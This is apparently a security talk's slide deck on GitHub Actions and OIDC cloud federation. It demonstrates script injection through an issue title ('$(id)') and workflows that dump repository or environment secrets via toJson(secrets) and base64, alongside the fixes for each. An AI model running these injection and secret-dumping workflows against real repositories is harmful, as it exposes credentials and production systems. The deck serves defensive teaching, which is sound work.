

GitHub Actions: a Cloudy Day for Security

Sofia Lindqvist
Sikkerhetsmåned



BINARY SECURITY

whoami

- Security specialist @ Binary Security
- Pentesting/security testing, app sec, etc
- A lot of web application and cloud infrastructure testing
- sofia@binarysecurity.no

Outline

- GitHub CI/CD Security
 - Focus on collaborators (users with write permissions)
- Integration with GCP via Identity Federation (OIDC)

Misconfigurations

GitHub Actions



GitHub Actions makes it easy to automate all your software workflows, now with world-class CI/CD. Build, test, and deploy your code right from GitHub. Make code reviews, branch management, and issue triaging work the way you want.



```
1   name: Linting etc
2   run-name: ${{{ github.actor }}} is testing out GitHub Actions 🚀
3   on:
4     workflow_dispatch:
5   jobs:
6     linting-etc:
7       runs-on: ubuntu-latest
8       steps:
9         - name: Check out repository code
10           uses: actions/checkout@v4
11         - name: Set up Python
12           uses: actions/setup-python@v5
13           with:
14             python-version: 3.12
15         - name: Install dependencies
16           run: |
17             python -m pip install poetry
18             python -m pip install --upgrade pip
19             python -m poetry install
20         - name: Format with black
21           run: |
22             python -m poetry run black --line-length 128 --check --diff $(git ls-files '*.py')
23         - name: PEP8 Linting!
24           run: |
25             python -m poetry run flake8 $(git ls-files '*.py') --count --show-source --statistics
26         - name: Run mypy
27           run: |
28             python -m poetry run mypy $(git ls-files '*.py')
```

Linting etc

linting.yaml

Filter workflow runs

2 workflow runs

Event Status Branch Actor

This workflow has a `workflow_dispatch` event trigger.

Run workflow

sofiaml is testing out GitHub Actions

Linting etc #2: Manually run by sofiaml

main

4 hours ago

26s

sofiaml is testing out GitHub Actions

Linting etc #1: Manually run by sofiaml

main


4 hours ago


23s


linting-etc


succeeded 4 hours ago in 17s


>  Check out repository code

>  Set up Python

>  Install dependencies


>  Format with black

>  PEP8 Linting!

▼  Run mypy

```
1  ▼ Run python -m poetry run mypy $(git ls-files '*.py')
2  python -m poetry run mypy $(git ls-files '*.py')
3  shell: /usr/bin/bash -e {0}
4  env:
5    pythonLocation: /opt/hostedtoolcache/Python/3.12.8/x64
6    PKG_CONFIG_PATH: /opt/hostedtoolcache/Python/3.12.8/x64/lib/pkgconfig
7    Python_ROOT_DIR: /opt/hostedtoolcache/Python/3.12.8/x64
8    Python2_ROOT_DIR: /opt/hostedtoolcache/Python/3.12.8/x64
9    Python3_ROOT_DIR: /opt/hostedtoolcache/Python/3.12.8/x64
10   LD_LIBRARY_PATH: /opt/hostedtoolcache/Python/3.12.8/x64/lib
11  Success: no issues found in 3 source files
```

>  Post Set up Python

>  Post Check out repository code

>  Complete job

GitHub Security Model

Permissions on a repository

- Read
- Write (Collaborator)
- Owner/Administrator

Security expectations

- **Reader** can
 - Read code
 - Submit issues

- **Collaborator** can
 - Commit code
 - Create branches
 - Modify workflows



- **Admins** can basically do everything

- cannot
 - Commit code
 - Create branches

- cannot
 - **Deploy code to production without appropriate approvals**
 - **View production-level secrets**
 - **Access integrated cloud environments**



Script Injection

Read permissions


- Cannot modify code, and thus not modify workflows
- But sometimes user-controllable values are used in an unsafe way

```
${{ <context> }}
```

Warning


When creating workflows and actions, you should always consider whether your code might execute untrusted input from possible attackers. Certain contexts should be treated as untrusted input, as an attacker could insert their own malicious content. For more information, see [Security hardening for GitHub Actions](#).

Workflow Contexts



A screenshot of a GitHub Actions workflow file. The interface shows tabs for 'Code' and 'Blame'. The file statistics are '28 lines (28 loc) · 898 Bytes'. A badge indicates 'Code 55% faster with GitHub Copilot'. The workflow content is as follows:

```
1  name: Linting etc
2  run-name: ${{ github.actor }} is testing out GitHub Actions 🚀
3  on:
4    workflow_dispatch:
5  jobs:
```



`${{ github.actor }}` is replaced by username

DEMO: script injection in PR title

```
1  name: New Issue
2  on:
3    issues:
4  jobs:
5    deploy:
6      runs-on: ubuntu-latest
7      steps:
8        - name: New issue
9          run: |
10             echo "New issue ${ github.event.issue.title } created"
             echo "New issue $(id) created"
```

Issues Pull requests Actions

Re: Add a title

Add a description

Write Preview

✓ New issue

```
1 ▶ Run echo "New issue $(id) created"
4 New issue uid=1001(runner) gid=128(docker) groups=128(docker),4(adm),101(systemd-journal) created
```

The fix: env

```
1  name: New Issue
2  on:
3    issues:
4  jobs:
5    deploy:
6      runs-on: ubuntu-latest
7      steps:
8        - name: New issue
9          env:
10             TITLE: ${ github.event.issue.title }
11             run: |
12               echo "New issue $TITLE created"
```

Issues Pull requests Actions

Re: Add a title

\$(id)

Add a description

Write Preview

get hacked

✓ New issue

```
1 ▶ Run echo "New issue $TITLE created"
6 New issue $(id) created
```


Always use the `env` key when accessing context



From now on we (the hackers) are
collaborators

- Code from `main` branch is deployed to production
- Can't any collaborator just push any code to the `main` branch?

Branch Protections (rulesets)

Options to “protect” a branch

- Must go via PR to commit to protected branch
 - Must have at least X approvals
 - Approval must be of most recent reviewable push
 - Approval must be by someone else than the most recent reviewable push
 - Approval must be by code owner

Which workflow is it anyway?

```
on:
  push:
    branches:
      main
jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
```

Showing 1 changed file with 1 addition and 1 deletion.

2			.github/workflows/deploy-2.yaml		
2			@@ -2,7 +2,7 @@ name: Deploy with ssh and secrets		
3			on:		
4			push:		
4			branches:		
5	-		main		
	5	+	secret-hacker-branch		
6			jobs:		
7			deploy:		

change branch

Deploy with ssh and secrets #6: Commit 3e1a01a pushed by sofiaml

secret-hacker-branch

Collaborators are in control of the workflow file that runs




GitHub Secrets

Repository-level Secrets

Repository secrets

Name 

 SSH_PASSWORD

 SSH_SERVER

 SSH_USER

Using secrets

- name: upload wheel to server

env:

SSH_PASSWORD: \${ secrets.SSH_PASSWORD }

SSH_USER: \${ secrets.SSH_USER }

SSH_SERVER: \${ secrets.SSH_SERVER }

run: |

sshpass -p "\$SSH_PASSWORD" scp dist/*.whl "\$SSH_USER@\$SSH_SERVER/prod/"

- name: install wheel on server

env:

SSH_PASSWORD: \${ secrets.SSH_PASSWORD }

SSH_USER: \${ secrets.SSH_USER }

SSH_SERVER: \${ secrets.SSH_SERVER }

run: |

sshpass -p "\$SSH_PASSWORD" ssh "\$SSH_USER@\$SSH_SERVER" "pip install /prod/*.whl"

```


1  name: Echo all secrets
2  run-name: print things
3  on:
4    workflow_dispatch:
5  jobs:
6    leak-stuff:
7      runs-on: ubuntu-latest
8      steps:
9        - name: Print things
10         run: |
11           echo '${{ toJson(secrets) }}' | base64

```

leak-stuff

succeeded 2 minutes ago in 0s

>  Set up job

▼  Print things

```

1  ▼ Run echo '{
2    echo '{
3      "github_token": "****",
4      "SSH_USER": "****",
5      "SSH_SERVER": "****",
6      "SSH_PASSWORD": "****"
7    }' | base64
8    shell: /usr/bin/bash -e {0}
9    ewogICJnaXRodWJfdG9rZW4iOiAiZ2hzX2RmWmptZnZUNnBsT2s4QmhFM0ZYT1F0d2lBVHhFhUzBh
10   ZXRKeiIsCiAgIlNTSF9VU0VSIjogIm15LXVzZXIiLAogICJTU0hfU0VSVkVSIjogIm15LXNlcnZl
11   ciIsCiAgIlNTSF9QOVNTV09SRCI6ICJzdXB1ciBzZW51cmUgcmlvbmV3NpdG9yeSBzZW5yZXQiCn0K

```

>  Complete job

Repository-level secrets can be read by collaborators



Environments


- Think prod, dev, test,...
- A workflow can run in a specific environment
- GitHub variables and secrets can be configured per environment

```
4   inputs:
5     environment:
6       type: choice
7       description: 'Environment to deploy to'
8       options:
9         - prod
10        - staging
11        - dev
12  jobs:
13    deploy:
14      runs-on: ubuntu-latest
15      environment: ${github.event.inputs.environment}
16      steps:
17        - name: Doing something in '${github.event.inputs.environment}' environment
18          env:
19            SECRET: ${secrets.ENV_SECRET}
20            VARIABLE: ${vars.ENV_NAME}
21          run:
22            echo "Environment is $VARIABLE"
```

deploy

succeeded now in 0s




>  Set up job




✓  Doing something in 'prod' environment

1 ▶ Run echo "Environment is \$VARIABLE"

7 Environment is prod

>  Complete job

5   .github/workflows/deploy-env.yaml 

		@@ -7,10 +7,11 @@ on:
7	7	jobs:
8	8	deploy:
9	9	runs-on: ubuntu-latest
10	-	environment: \${ { github.ref == 'refs/heads/main' && 'prod' 'dev' } }
	10	+ environment: prod
11	11	steps:
12	12	- name: Do something in \${ { vars.ENV_NAME } }
13	13	env:
14	14	SECRET: \${ { secrets.ENV_SECRET } }
15	15	run:
16	-	echo "Placeholder for doing a deploy or something with the secret"
		
	16	+ echo "Placeholder for doing a deploy or something with the secret"
	17	+ echo "\${ { secrets.ENV_SECRET } }" base64 -w0 base64 -w0
		

Environments have no inherent protections



Environment protections

- Configure environment to only run on certain branch(es)
- (Optional)
 - Required reviewers

Environment secrets in properly protected envs

```
1 name: Linting etc
2 run-name: ${github.actor} is testing out GitHub Actions 🚀
3 on:
4   pull_request:
5 jobs:
6   linting-etc:
7     environment: prod
8     runs-on: ubuntu-latest
9     steps:
10      - name: steal secret
11        run: |
12          echo "${secrets.ENV_SECRET}" | base64
```

Annotations

2 errors



Branch "hacker-branch" is not allowed to deploy to prod due to environment protection rules.



The deployment was rejected or didn't satisfy other protection rules.

What now?

- Follow all best practices
 - Branch protections
 - Environments scoped to protected branch
 - Secrets scoped to environments
- ...but eventually a secret will anyway get leaked



Long-lived Static
Credentials



Federated Identities & OIDC

OpenID Connect (OIDC)

OIDC

- Passwordless authentication
- Protocol based on OAuth 2.0
- Target trusts an *identity token* issued by an *Identity Provider*


Log in to continue


Enter your email


☐ Remember me ⓘ


Continue

Or continue with:

 Google

 Microsoft

 Apple

 Slack

[Can't log in?](#) • [Create an account](#)

OIDC in GitHub Actions

- Workflow wants to access a cloud resource
- GitHub is the identity provider
- GitHub ID-token is sent to cloud provider
- Cloud provider checks what this identity is allowed to do
- Cloud provider issues an access token to the workflow

The identity token

- JSON Web Token (JWT)

```
{  
  "jti": "33dc03fe-12db-4416-afec-40bb6ab6d9ca",  
  "sub": "repo:ndc-security-demo/hello-world:ref:refs/heads/main",  
  "aud": "api://AzureADTokenExchange",  
  "ref": "refs/heads/main",  
  "sha": "3afbd288ccdc37d88aacbb00da2c0f21095347b",  
  "repository": "ndc-security-demo/hello-world",  
  "repository_owner": "ndc-security-demo",  
  "repository_owner_id": "192887639",  
  "run_id": "12668314532",  
  "run_number": "4",  
  "run_attempt": "1",  
  "repository_visibility": "private",  
  "repository_id": "908605466",  
}
```


Example subs

Workflow running in prod environment:

```
repo:ndc-security-demo/hello-world:environment:prod
```

Workflow triggered by a pull request:


```
repo:ndc-security-demo/hello-world:pull_request
```

Workflow running on main branch:

```
repo:ndc-security-demo/hello-world:ref:refs/heads/main
```

GCP Workload Identity Federation

2 Add a provider to pool

Providers manage and verify identities. You can add more providers later. [Learn more.](#) 

Select a provider *

OpenID Connect (OIDC) 

Provider details

Provider name *

GitHub Actions

Provider ID: github-actions [EDIT](#)


Issuer (URL) *

https://token.actions.githubusercontent.com

Issuer URL must start with https://

JWK file (JSON)

[BROWSE](#)

Optional, only needed if issuer is not publicly accessible. The JWK file should comply with [JWK specification](#).  The max size of acceptable file is 80kB.

Audiences


Acceptable values for the aud field in the OIDC token.

☒ Default audience

If the allowed audiences list is empty, the OIDC token audience must be equal to the full canonical resource name of the WorkloadIdentityPoolProvider, with or without the HTTPS prefix.


https://iam.googleapis.com/projects/536568160294/locations/global/workloadIdentityPools/t

3 Configure provider attributes

Credentials can include attributes that provide information about an identity. You can use attribute mapping to grant access to a subset of identities. [Learn more.](#) 

 [EDIT MAPPING](#)


Attribute Conditions

Restrict authentication to a subset of identities. By default, all identities belonging to providers in this pool can authenticate. [Learn more.](#) 

Condition CEL

Use a [CEL expression](#),  for example, " 'admins' in google.groups".

Attribute Mapping

Credentials can include attributes that provide information about an identity. You can use attribute mapping to grant access to a subset of identities. [Learn more.](#) 

Google 1

google.subject



Supported keys: "google.subject",
"google.groups",
"attribute.custom_attribute".

OIDC 1 *

assertion.sub



Value must be a [CEL expression](#), 
for example, "assertion.sub".

Granting access to a resource in GCP

- Direct Resource Access (recommended)
 - On an individual resource, grant permission to an identity *with a specific subject*
- Service Account Impersonation
 - An identity *with a specific sub claim* is given permission to impersonate a service account
 - No restriction on provider


GCP workload identity federation

- Can assert on any value of any claims from ID-token
- Docs recommend asserting on a `sub` value
- → lots of ways to screw up

Isolating Critical Workflows

Workflows in separate repository

- Heavily restrict access to `ndc-security-demo/reusable-workflows`



The screenshot shows a GitHub interface for a workflow file named `terraform.yaml` in the `hello-world` repository. The workflow is authored by Sofia Lindqvist and is marked as "use secrets". The workflow file is 18 lines long (18 loc) and 481 bytes. It is triggered on pull requests to the main branch and pushes to the main branch. The workflow has permissions for id-token (write) and contents (read). The workflow has a job named `terraform` that uses the reusable workflow `ndc-security-demo/reusable-workflows/.github/workflows/reusable-terraform.yaml` at the `main` branch. The workflow also defines secrets for `azure_tenant_id`, `azure_client_id`, and `azure_subscription_id`.

```
1  name: run terraform plan and apply
2  on:
3    pull_request:
4      branches:
5        - main
6    push:
7      branches:
8        - main
9  permissions:
10    id-token: write
11    contents: read
12  jobs:
13    terraform:
14      uses: ndc-security-demo/reusable-workflows/.github/workflows/reusable-terraform.yaml@main
15      secrets:
16        azure_tenant_id: ${ secrets.AZURE_TENANT_ID }
17        azure_client_id: ${ secrets.AZURE_CLIENT_ID }
18        azure_subscription_id: ${ secrets.AZURE_SUBSCRIPTION_ID }
```


Use in sub claim

```
>gh api  
repos/ndc-security-demo/hello-world/actions/oidc/customization/sub  
  
{  
  "use_default": false,  
  "include_claim_keys": [  
    "repo",  
    "job_workflow_ref"  
  ]  
}
```

Example claim:

```
"sub":  
"repo:ndc-security-demo/hello-world:job_workflow_ref:ndc-s  
ecurity-demo/reusable-workflows/.github/workflows/reusable  
-terraform.yaml@refs/heads/main"
```

Attempting to bypass

```
12 jobs:
13   terraform:
14     uses: ndc-security-demo/reusable-workflows/.github/workflows/reusable-terraform.yaml@main
```

```
▼ az login 5:

1 ▶ Run azure/login@v2
11 Running Azure CLI Login.
12 /usr/bin/az cloud set -n azurecloud
13 Done setting cloud: "azurecloud"
14 Federated token details:
15 issuer - https://token.actions.githubusercontent.com
16 subject claim - repo:ndc-security-demo/hello-world:job_workflow_ref:ndc-security-demo/hello-world/.github/workflows/terraform.yaml@refs/pull/8/merge
17 Attempting Azure CLI login by using OIDC...
18 Error: AADSTS700213: No matching federated identity record found for presented assertion subject 'repo:ndc-security-demo/hello-world:job_workflow_ref:ndc-security-demo/hello-world/.github/workflows/terraform.yaml@refs/pull/8/merge'. Check your federated identity credential Subject, Audience and Issuer against the presented assertion. https://learn.microsoft.com/entra/workload-id/workload-identity-federation Trace ID: ea4ec1a3-38e6-4988-9a5b-d1ff6a527b00 Correlation ID: 155c2903-40da-473c-a3fe-e7d969bbad70 Timestamp: 2025-01-17 14:00:53Z
```

```
25l@refs/pull/8/merge
```

```
27
28ld job_workflow_ref:ndc-security-demo/hello-world/.github/workflows/terraform.yaml@refs/pull/8/
29soft.com/entra/workload-id/workload-identity-federation Trace ID: ea4ec1a3-38e6-4988-9a5b-
```

Is it safe?

- Attacker cannot modify the reusable workflow
- ... but can they control what the workflow does?
- RCE in reusable workflow would be bad
 - Script injections
 - Running code from attacker branch

DEMO: Code Execution in terraform plan in reusable workflow

Summary

GitHub config

- Don't put security measures against collaborators in the workflow itself
- Use branch protections
- Use environments tied to protected branches
- Scope secrets to environments, not repo or org
- Avoid script injections by using `env` in workflows

OIDC config in the cloud

- Ensure that the GitHub `sub` claim is configured to use safe claim values
- Be as specific as you can when asserting on a `sub`
- If the cloud identity should be protected the `sub` must be tied to:
 - A protected branch in a specific repo (e.g. via `repo` and `ref`)
 - A protected environment in a specific repo (e.g. via `repo` and `environment`)
 - A workflow from a “safe” repository (e.g. via `repo`, `ref` and `job_reusable_ref`)
- Follow the Principle of Least Privilege

Socials etc

- Email: sofia@binarysecurity.no
- Onlyfans: <https://shorturl.at/lbFRY>

Thank You!



BINARY{SECURITY}

References

<https://docs.github.com/en/actions/writing-workflows/choosing-what-your-workflow-does/accessing-contextual-information-about-workflow-runs>

<https://docs.github.com/en/actions/writing-workflows/choosing-what-your-workflow-does/using-environments-for-deployment>

<https://docs.github.com/en/actions/security-for-github-actions/security-guides/using-secrets-in-github-actions#about-secrets>

<https://docs.github.com/en/actions/security-for-github-actions/security-guides/security-hardening-for-github-actions>

<https://openid.net/developers/how-connect-works/>

<https://www.youtube.com/watch?v=asd33hSRJKU> (Defcon talk about OIDC abuse in AWS)

<https://github.com/PaloAltoNetworks/github-oidc-utils> (GitHub OIDC claims security considerations)

https://www.youtube.com/watch?v=5P7KatZBr_I (Defcon talk about abusing GitHub self-hosted runners)

<https://www.youtube.com/watch?v=x4PcmQKS0Ao> (Besides Las Vegas talk about OIDC abuse in AWS)